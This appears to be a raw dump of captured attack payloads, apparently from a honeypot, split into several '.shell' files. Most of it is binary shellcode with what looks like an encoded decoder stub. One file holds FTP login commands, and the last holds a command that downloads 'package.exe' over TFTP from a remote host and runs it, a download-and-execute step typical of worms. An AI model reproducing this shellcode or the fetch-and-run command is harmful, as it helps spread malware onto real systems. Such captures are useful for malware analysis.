~™™Íñ~~™™fÏ¹ÉÉÉÉÙÉÙÉfÏ AñBŸñ›™žùUó‰ÈÊfÏ YìÚñúôý™ÿ©uÍ¥½ªPXŒ2
{d_Ý½‰ÝgÝ½¤Å½ÑÅ½ÕÅ½ÉÝ½‰ÍÉÈÈÈó˜ÈÈfï©ÈfÏ‘ÊfÏ…fÏ•ÌÏý8©™™™Ù•é…4
ñ‘\ÇÄ[ ™ÊÌÏÎõ½ Ü¥ÍœášLÓ Ã¹šDz«Ð-šlªfeªY
```

44F67DDBD3EA.shell
::::::::::::::
__123_asdasdfdjhsdf_SAFasdfhjsdf_fsd123

44F6C6E4A50E4.shell
::::::::::::::
USER x
PASS x
PORT

ë !¿Àwéüÿÿ ë
‹4$3É€ÁÝ€6ÞFâúÃèìÿÿÿº¹QØÞÞ`Î`©¶íìÞÞ¶©-ì Š!ËÎ`©IGŒŒŒŒœŒœŒ6ÕÞ
ÞÞ‰ Ÿ ±½µ»ªŸÞ‰!È!M´Þ¶ÜÞýÙU´ÎŽ 6ÛÞÞÞ¼·ººÞ‰!È!´ß 6ÙÞÞÞ²·-ª»°Þ
‰!È!´ÞŠ 6ÙÞÞÞ¿½½»®ªÞ‰!È!Uí´Î‡U"‰Ý'‰-
uUâúŽŽŽ´ßŽŽ6ÚÞÞÞ½³ºÞŽ6ÑÞÞÞ ¬»¿ª»Ž¬±½»--ŸÞÙš™òßßÞÞ]æMuuuº¹îÞ
UžÒUžÂUÞ!®Ö!È!ë™

44F6C6E4DBCE.shell
::::::::::::::
C

44F6C6E62AE74.shell
::::::::::::::
tftp -i 192.168.116.108 GET hello.all package.exe &
package.exe & exit